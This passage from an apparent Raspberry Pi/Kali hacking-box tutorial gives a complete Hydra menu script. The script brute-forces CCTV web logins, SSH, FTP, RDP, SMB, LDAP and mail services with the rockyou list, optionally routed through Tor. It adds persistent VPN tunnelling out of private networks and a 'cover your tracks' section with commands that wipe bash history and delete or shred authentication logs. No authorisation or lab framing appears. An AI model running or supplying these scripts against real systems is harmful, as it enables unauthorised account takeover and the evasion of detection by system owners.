$(ColorGreen '1)') Show the network on wlan0
$(ColorGreen '2)') Enter IP Range or Single IP to work in a txt
$(ColorGreen '3)') Basic
$(ColorGreen '4)') Scan targets from a file -iL
$(ColorGreen '5)') Full Port Scan - p -
$(ColorGreen '6)') Fast Port Scan 100 -F
$(ColorGreen '7)') Host discovery only -sn
$(ColorGreen '8)') Determine version of service running on port  -sV
$(ColorGreen '9)') TCP SYN port scan
$(ColorGreen '10)') Remote OS detection using TCP/IP stack fingerprinting  -0
$(ColorGreen '11)') Remote OS detection -0 with -D from IP range
$(ColorGreen '12)') Edit This Menu
$(ColorGreen '0)') Exit
-------------------------------------------------
$(ColorBlue 'Choose an option:') "
        read a
        case $a in
                1) wifite_1 ; menu ;;
                2) wifite_2 ; menu ;;
                3) wifite_3 ; menu ;
                4) wifite_4 ; menu ;
                5) wifite_5 ; menu ;
                6) wifite_6 ; menu ;
                7) wifite_7 ; menu ;
                8) wifite_8 ; menu ;
                9) wifite_9 ; menu ;
                10) wifite_10 ; menu ;
                11) wifite_11 ; menu ;
                12) wifite_12 ; menu ;
                0) exit 0 ;;
                                *) echo -e $red"Wrong option."$clear; WrongCommand;;
        esac
}
# Call the menu function
menu
############################################################
```

72. Lets make the script **executable**
sudo chmod +x /usr/bin/nmapmenu

73. Copy the **Rockyou wordlist** to your **ftp** wordlist folder (unzip with 7zip)
http://downloads.skullsecurity.org/passwords/rockyou.txt.bz2
Also download a **username** list
https://raw.githubusercontent.com/jeanphorn/wordlist/master/usernames.txt
You can also see a list of **Kali preloaded files** as below
locate /usr/share/wordlists/

74. Let's make a menu for **Maintenance Menu**
sudo nano /usr/bin/hydramenu

```
#################################################################
#!/bin/bash
clear
# ------------------------------------------------------
#    THIS IS HYDRA MENU
# ------------------------------------------------------
# FUNCTIONS
# ---------------------------------------
function wifite_1() {
      echo "***Starting***"
sudo nano /home/kali/hydraip.txt
ipvar=$( cat /home/kali/hydraip.txt )
      echo "***Completed***"
}
# ---------------------------------------
function wifite_2() {
      echo "***Starting***"
##CCTV Port 80 attack with known user and password file
# ********************************
while true; do
   read -p "Do you wish to run ProxyChains?" yn
   case $yn in
      [Yy]* ) sudo service tor start; sudo hydra -s 80 -l admin -P /home/kali/wordlist/rockyou.txt -e ns -t 16
$ipvar http*;;
      [Nn]* ) sudo hydra -s 80 -l admin -P /home/kali/wordlist/rockyou.txt -e ns -t 16 $ipvar http*;;
esac
done
# ********************************
pause
      echo "***Completed***"
}
# ---------------------------------------
function wifite_3() {
      echo "***Starting***"
##FTP attack with username and password file
# ********************************
while true; do
   read -p "Do you wish to run ProxyChains?" yn
   case $yn in
      [Yy]* ) sudo service tor start; sudo hydra -L /home/kali/wordlist/username.txt -P
```

```
/home/kali/wordlist/rockyou.txt $ipvar ftp -u -V;;
        [Nn]* ) sudo hydra -L /home/kali/wordlist/username.txt -P /home/kali/wordlist/rockyou.txt $ipvar ftp -u -
V;;
esac
done
# ********************************
pause
        echo "***Completed***"
}
# ------------------------------------
function wifite_4() {
        echo "***Starting***"
##SSH attack with username and password file
# ********************************
while true; do
    read -p "Do you wish to run ProxyChains?" yn
    case $yn in
        [Yy]* ) sudo service tor start; sudo hydra -L /home/kali/wordlist/username.txt -P
/home/kali/wordlist/rockyou.txt $ipvar ssh -u -V;;
        [Nn]* ) sudo hydra -L /home/kali/wordlist/username.txt -P /home/kali/wordlist/rockyou.txt $ipvar ssh -u -
V;;
esac
done
# ********************************
pause
        echo "***Completed***"
}
# ------------------------------------
function wifite_5() {
        echo "***Starting***"
##SMTP attack with username and password file
# ********************************
while true; do
    read -p "Do you wish to run ProxyChains?" yn
    case $yn in
        [Yy]* ) sudo service tor start; sudo hydra -L /home/kali/wordlist/username.txt -P
/home/kali/wordlist/rockyou.txt $ipvar smtp -u -V;;
        [Nn]* ) sudo hydra -L /home/kali/wordlist/username.txt -P /home/kali/wordlist/rockyou.txt $ipvar smtp -u -
V;;
esac
done
# ********************************
pause
        echo "***Completed***"
}
# ------------------------------------
function wifite_6() {
        echo "***Starting***"
##POP3attack with username and password file
# ********************************
while true; do
    read -p "Do you wish to run ProxyChains?" yn
    case $yn in
```

```
        [Yy]* ) sudo service tor start; sudo hydra -L /home/kali/wordlist/username.txt -P
/home/kali/wordlist/rockyou.txt $ipvar pop3 -u -V;;
        [Nn]* ) sudo hydra -L /home/kali/wordlist/username.txt -P /home/kali/wordlist/rockyou.txt $ipvar pop3 -u -
V;;
esac
done
# ********************************
pause
        echo "***Completed***"
}
# ------------------------------------
function wifite_7() {
        echo "***Starting***"
##Hydra brute force against snmp and password file
# *********************************
while true; do
    read -p "Do you wish to run ProxyChains?" yn
    case $yn in
        [Yy]* ) sudo service tor start; sudo hydra -P /home/kali/wordlist/rockyou.txt -v $ipvar snmp;;
        [Nn]* ) sudo hydra -P /home/kali/wordlist/rockyou.txt -v $ipvar snmp;;
esac
done
# *********************************
pause
        echo "***Completed***"
}
# ------------------------------------
function wifite_8() {
        echo "***Starting***"
##Hydra FTP known user and rockyou password file
# *********************************
while true; do
    read -p "Do you wish to run ProxyChains?" yn
    case $yn in
        [Yy]* ) sudo service tor start; sudo hydra -t 1 -l admin -P /home/kali/wordlist/rockyou.txt -vV $ipvar ftp;;
        [Nn]* ) sudo hydra -t 1 -l admin -P /home/kali/wordlist/rockyou.txt -vV $ipvar ftp;;
esac
done
# *********************************
pause
        echo "***Completed***"
}
# ------------------------------------
function wifite_9() {
        echo "***Starting***"
##Hydra SSH using users and passwords file
# *********************************
while true; do
    read -p "Do you wish to run ProxyChains?" yn
    case $yn in
        [Yy]* ) sudo service tor start; sudo hydra -v -V -u -L /home/kali/wordlist/username.txt -P
/home/kali/wordlist/rockyou.txt -t 1 -u $ipvar ssh;;
        [Nn]* ) hydra -v -V -u -L /home/kali/wordlist/username.txt -P /home/kali/wordlist/rockyou.txt -t 1 -u $ipvar
```

```
ssh;;
esac
done
# ********************************
pause
	echo "***Completed***"
}
# ------------------------------------
function wifite_10() {
	echo "***Starting***"
##Hydra attack http get 401 login with a dictionary file
# ********************************
while true; do
   read -p "Do you wish to run ProxyChains?" yn
   case $yn in
      [Yy]* ) sudo service tor start; sudo hydra -L /home/kali/wordlist/username.txt -P
/home/kali/wordlist/rockyou.txt $ipvar http-get /admin;;
      [Nn]* ) sudo hydra -L /home/kali/wordlist/username.txt -P /home/kali/wordlist/rockyou.txt $ipvar http-
get /admin;;
esac
done
# ********************************
pause
	echo "***Completed***"
}
# ------------------------------------
function wifite_11() {
	echo "***Starting***"
##Hydra attack Windows Remote Desktop with rockyou file
# ********************************
while true; do
   read -p "Do you wish to run ProxyChains?" yn
   case $yn in
      [Yy]* ) sudo service tor start; sudo hydra -t 1 -V -f -l administrator -P /home/kali/wordlist/rockyou.txt
rdp://$ipvar;;
      [Nn]* ) sudo hydra -t 1 -V -f -l administrator -P /home/kali/wordlist/rockyou.txt rdp://$ipvar;;
esac
done
# ********************************
pause
	echo "***Completed***"
}
# ------------------------------------
function wifite_12() {
	echo "***Starting***"
##SMB Brute Forcing with username and password file
# ********************************
while true; do
   read -p "Do you wish to run ProxyChains?" yn
   case $yn in
      [Yy]* ) sudo service tor start; sudo hydra -L /home/kali/wordlist/username.txt -P
/home/kali/wordlist/rockyou.txt $ipvar smb -V -f;;
      [Nn]* ) sudo hydra -L /home/kali/wordlist/username.txt -P /home/kali/wordlist/rockyou.txt $ipvar smb -V -
```

```
f;;
esac
done
# ********************************
pause
	echo "***Completed***"
}
# ----------------------------------
function wifite_13() {
	echo "***Starting***"
##LDAP Brute Forcing with username and password file
# ********************************
while true; do
   read -p "Do you wish to run ProxyChains?" yn
   case $yn in
	[Yy]* ) sudo service tor start; sudo hydra -L /home/kali/wordlist/usersname.txt -P
/home/kali/wordlist/rockyou.txt $ipvar ldap2 -V -f;;
	[Nn]* ) sudo hydra -L /home/kali/wordlist/usersname.txt -P /home/kali/wordlist/rockyou.txt $ipvar ldap2 -
V -f;;
esac
done
# ********************************
pause
	echo "***Completed***"
}
# ----------------------------------
function wifite_14() {
	echo "***Starting***"
	sudo nano /usr/bin/hydramenu
	echo "***Completed***"
}
# ----------------------------------
# MENU COLORS
# ----------------------------------
##
# Color  Variables
##
red='\e[31m'
green='\e[32m'
blue='\e[34m'
clear='\e[0m'
# ----------------------------------
# Color Functions
# ----------------------------------
ColorGreen(){
		echo -ne $green$1$clear
}
ColorBlue(){
		echo -ne $blue$1$clear
}
# ----------------------------------
# MENU
# ----------------------------------
```

```
menu(){
echo -ne "
ooooo ooooo ooooo  oooo oooooooooo  ooooooooo0       o
 888   888    888  88    888    88o 888    888     888
 888ooo888     888     888    888 888ooooo88     8  88
 888   888     888     888    888 888  88o     8oooo88
o888o o888o    o888o    o888ooo88  o888o  88o8 o88o  o888o
---------------------------------------------------------------------------
 $(ColorGreen) PLEASE SELECT A HYDRA OPTION
---------------------------------------------------------------------------
$(ColorGreen '1)') Enter a IP to work on
$(ColorGreen '2)') CCTV Port 80 attack with known user and password file
$(ColorGreen '3)') FTP attack with username and password file
$(ColorGreen '4)') SSH attack with username and password file
$(ColorGreen '5)') SMTP attack with username and password file
$(ColorGreen '6)') POP3 attack with username and password file
$(ColorGreen '7)') Hydra brute force against SNMP and password file
$(ColorGreen '8)') Hydra FTP known user and rockyou password file
$(ColorGreen '9)') Hydra SSH using users and passwords file
$(ColorGreen '10)') Hydra attack HTTP GET 401 login with a dictionary file
$(ColorGreen '11)') Hydra attack Windows Remote Desktop RDP with rockyou file
$(ColorGreen '12)') SMB Brute Forcing with username and password file
$(ColorGreen '13)') LDAP Brute Forcing with username and password file
$(ColorGreen '14)') Edit This Menu
$(ColorGreen '0)') Exit
-----------------------------------------------
$(ColorBlue 'Choose an option:') "
        read a
        case $a in
                1) wifite_1 ; menu ;;
                2) wifite_2 ; menu ;;
                3) wifite_3 ; menu ;
                4) wifite_4 ; menu ;
                5) wifite_5 ; menu ;
                6) wifite_6 ; menu ;
                7) wifite_7 ; menu ;
                8) wifite_8 ; menu ;
                9) wifite_9 ; menu ;
                10) wifite_10 ; menu ;
                11) wifite_11 ; menu ;
                12) wifite_12 ; menu ;
                13) wifite_13 ; menu ;
                14) wifite_14 ; menu ;
                0) exit 0 ;;
                                *) echo -e $red"Wrong option."$clear; WrongCommand;;
        esac
}
# Call the menu function
menu
#################################################################
```

75. Lets make the script **executable**

```
sudo chmod +x /usr/bin/hydramenu
```

76. **OPTIONAL:** If you want a **hidden SSID** add the following line at the bottom of hostapd.conf
sudo nano /etc/hostapd.conf

```
###################################
ignore_broadcast_ssid=1
###################################
```

NOTE: When connecting to a hidden SSID in windows enter the SSID and select **OPEN KEY** (Windows will ask the psk password when connecting)

APPS FOR YOUR SMART PHONE

1. On your smartphone install **Mobile SSH** Secure Shell
https://play.google.com/store/apps/details?id=mobileSSH.feng.gao&hl=en&gl=US

2. On your smartphone install **CX File Explorer** *(can do ftp too)*
https://play.google.com/store/apps/details?id=com.cxinventor.file.explorer&hl=en&gl=AE

BELOW IS OTHER PROJECTS AND TOOLS FROM AROUND THE NET

FILMS AND DOCUMENTS

https://www.youtube.com/watch?v=taAD2z8spP0
https://www.youtube.com/watch?v=va1wUSPGgSU
https://www.youtube.com/watch?v=TDVM-BUChpY
https://www.youtube.com/watch?v=M0eEwqUpKDc
https://www.youtube.com/watch?v=ltEFbi_I2KY

Hydra
https://null-byte.wonderhowto.com/forum/hack-cctv-private-cameras-0159437/
https://github.com/frizb/Hydra-Cheatsheet
https://allabouttesting.org/examples-of-kali-linux-hydra-tool/#:~:text=Hydra%20is%20a%20pre%2Dinstalled,all%20protocols%20supported%20by%20hydra.
https://github.com/berzerk0/Probable-Wordlists

Evil Limiter
https://www.youtube.com/watch?v=NHeqI0HNlxE
https://null-byte.wonderhowto.com/how-to/control-network-traffic-with-evil-limiter-throttle-kick-off-devices-0196137/

Sherlock
https://www.youtube.com/watch?v=HrqYGTK8-bo
https://null-byte.wonderhowto.com/how-to/hunt-down-social-media-accounts-by-usernames-with-sherlock-0196138/

Routersploit
https://www.youtube.com/watch?v=u0YrWfze9es
https://null-byte.wonderhowto.com/how-to/seize-control-router-with-routersploit-0177774/

Metasploit
https://null-byte.wonderhowto.com/how-to/hack-like-pro-getting-started-with-metasploit-0134442/
https://null-byte.wonderhowto.com/how-to/raspberry-pi-metasploit-0167798/

Other
https://null-byte.wonderhowto.com/how-to/use-john-ripper-metasploit-quickly-crack-windows-hashes-0200322/
https://null-byte.wonderhowto.com/how-to/exploit-eternalblue-windows-server-with-metasploit-0195413/

SOLAR POWERED RASPBERRY PI

https://howchoo.com/g/mmfkn2rhoth/raspberry-pi-solar-power
https://www.arrow.com/en/research-and-events/articles/can-you-run-a-raspberry-pi-on-solar-power
https://www.activecountermeasures.com/making-a-solar-powered-raspberry-pi/
https://maker.pro/raspberry-pi/tutorial/how-to-power-a-raspberry-pi-zero-with-a-9v-solar-panel

---

MORE GOODNESS

Legion

https://www.geeksforgeeks.org/legion-tool-in-kali-linux/

Sparta

https://www.youtube.com/watch?v=5lN2HN1OtqM

BeEf (Should already be on Kali Desktop)

https://www.youtube.com/watch?v=EL96fXFNLNA

Openvpn http://www.portmap.io (When your stuck on a private network with no direct internet)

```
sudo nano /home/pi/cctvvpn.ovpn
####################################
COPY CODE IN HERE FROM PORTMAP
####################################
sudo apt-get install openvpn
sudo nano /usr/bin/remotestart.sh
```

```
###################################
#!/bin/bash
sudo openvpn --config /home/pi/cctvvpn.ovpn --daemon
###################################
sudo crontab -u kali -e
#################################
@reboot * * * /usr/bin/remotestart.sh
#################################
sudo service cron restart
```

---

msmtp and mutt (Email)

```
sudo apt-get install msmtp ca-certificates -y
sudo nano /etc/msmtprc
#################################
account default
host smtp.gmail.com
port 587
logfile /var/log/msmtp.log
tls on
tls_starttls on
tls_trust_file /etc/ssl/certs/ca-certificates.crt
auth login
user youremailaddress@gmail.com
password Yourpassword
from First Last Name
account account2
#################################
sudo chmod -R 0777  /etc/msmtprc
sudo touch /var/log/msmtp.log
sudo chmod -R 0777 /var/log/msmtp.log
sudo chgrp pi /var/log/msmtp.log
cd $home
sudo apt-get install mutt
sudo nano ~/.muttrc
#####################################
set sendmail="/usr/bin/msmtp"
set use_from=yes
set from=yournewemail@gmail.com
#####################################
sudo chmod o+rwx /home/pi/.muttrc
```

Clear logs and History

https://null-byte.wonderhowto.com/how-to/clear-logs-bash-history-hacked-linux-systems-cover-your-tracks-remain-undetected-0244768/
https://null-byte.wonderhowto.com/how-to/hack-like-pro-cover-your-tracks-leave-no-trace-behind-target-system-0148123/

HISTORY CLEANING
sudo mkdir /dev/shm/.secret
echo $HISTFILE
unset $HISTFILE
HISTFILE =/dev/null
or
export HISTFILE =/dev/null
HISTSIZE=0
set +o history
set -o history #Enable
history -c #Clear
cat /dev/null > ~/.bash_history && history -c && exit
```
kill -9 $$   ##Exit Shell
```
LOG CLEANING
/var/log/auth.log Authentication
/var/log/cron.log Cron Jobs
/var/log/maillog Mail
/var/log/httpd Apache
```
rm /var/log/auth.log
truncate -s 0 /var/log/auth.log
echo '' > /var/log/auth.log
cat /dev/null > /var/log/auth.log
true | tee /var/log/auth.log
dd if=/dev/null of=/var/log/auth.log
shred /var/log/auth.log
shred -zu /var/log/auth.log
```
https://github.com/sundowndev/covermyass
meterpreter > clearev
https://vidstromlabs.com/freetools/
clearlogs.exe -sec
kwrite /var/log/messages

USB Rubber Ducky

https://null-byte.wonderhowto.com/how-to/run-usb-rubber-ducky-scripts-super-inexpensive-digispark-board-0198484/

Facebook Password Recovery

https://null-byte.wonderhowto.com/how-to/hack-like-pro-hack-facebook-facebook-password-extractor-0160523/

Grabify & IpLogger

https://grabify.link/
https://iplogger.org/invisible/

ProxyChains

https://linuxhint.com/proxychains-tutorial/

https://codedraken.medium.com/how-to-setup-a-proxy-server-on-linux-free-76f3c465ee5e
https://subscription.packtpub.com/book/networking_and_servers/9781787121829/1/ch01lvl1sec18/setting-up-proxychains

```
sudo apt-get install tor
sudo apt-get install proxychains
```

```
sudo nano /etc/proxychains.conf
```

```
#################################
dynamic_chain
#strict_chain
proxy_dns
#socks4  127.0.0.1 9050
socks5 127.0.0.1 9050  ## IF TOR INSTALLED
#################################
```

```
sudo service tor status
```

```
sudo service tor start
sudo service tor stop
```

Tor Hotspot **(Not Tested)**

https://learn.adafruit.com/onion-pi/overview
https://tor.stackexchange.com/questions/3317/how-can-i-pass-all-wifi-traffic-through-tor
https://kalitut.com/setup-rogue-access-point/

```
sudo gedit /etc/tor/torrc
```

```
#################################
Log notice file /var/log/tor/notices.log
VirtualAddrNetwork 10.192.0.0/10
AutomapHostsSuffixes .onion,.exit
AutomapHostsOnResolve 1
TransPort 9040
TransListenAddress 192.168.42.1
DNSPort 53
DNSListenAddress 192.168.42.1
#################################
```

```
sudo iptables -t nat -A PREROUTING -i wlan0 -p udp --dport 53 -j REDIRECT --to-ports 53
sudo iptables -t nat -A PREROUTING -i wlan0 -p tcp --syn -j REDIRECT --to-ports 9040
```

```
sudo touch /var/log/tor/notices.log
sudo chown debian-tor /var/log/tor/notices.log
sudo chmod 644 /var/log/tor/notices.log
```

```
sudo service tor start
```

Squid Proxy Server

https://levelup.gitconnected.com/ethical-hacking-part-11-squid-transparent-proxy-with-arp-spoofing-c272d2344989
https://the-server.ninja/2016/03/26/using-a-raspberry-pi-as-a-squid-proxy-cache/
https://www.raspberrypi.org/forums/viewtopic.php?t=100103

sudo **apt-get install squid -y**
sudo cp /etc/squid/squid.conf /etc/squid/squidoriginal.conf.bak
sudo nano **/etc/squid/squid.conf**
###################################
acl localnet src 192.168.150.0/24
http_access allow all
#dns_v4_first on
#Cache_mem 256 MB
#Maximum_object_size 4096 MB
#Maximum_object_size_in_memory 8192 KB
#Cache_dir ufs /var/spool/squid = 8192
http_port 3128
visible_hostname squid
#access_log daemon:/var/log/squid/access.log squid
###################################

sudo chmod o+rw /var/log/squid/access.log
sudo **service squid start**
sudo **service squid stop**

SQUID WEBMIN https://192.168.150.1:10000

sudo apt-get -f install
sudo apt-get -y install apache2 apache2-suexec-custom libnet-ssleay-perl libauthen-pam-perl libio-pty-perl apt-show-versions samba bind9 webalizer locate mysql-server
sudo apt-get install squid-cgi
cd /usr/bin
sudo mkdir installed-packages
cd installed-packages
sudo wget http://www.webmin.com/download/deb/webmin-current.deb
sudo dpkg -i webmin-current.deb

VIEW CACHE LOG

sudo tail -f /var/log/squid/access.log

Linux Screen Commands
https://linuxize.com/post/how-to-use-linux-screen/

Damn Vulnerable Web Application (DVWA)
https://null-byte.wonderhowto.com/how-to/use-command-injection-pop-reverse-shell-web-server-0185760/
https://linuxhint.com/netcat_kali_linux/
https://dvwa.co.uk/

https://medium.datadriveninvestor.com/setup-install-dvwa-into-your-linux-distribution-d76dc3b80357

MeterPeter
https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/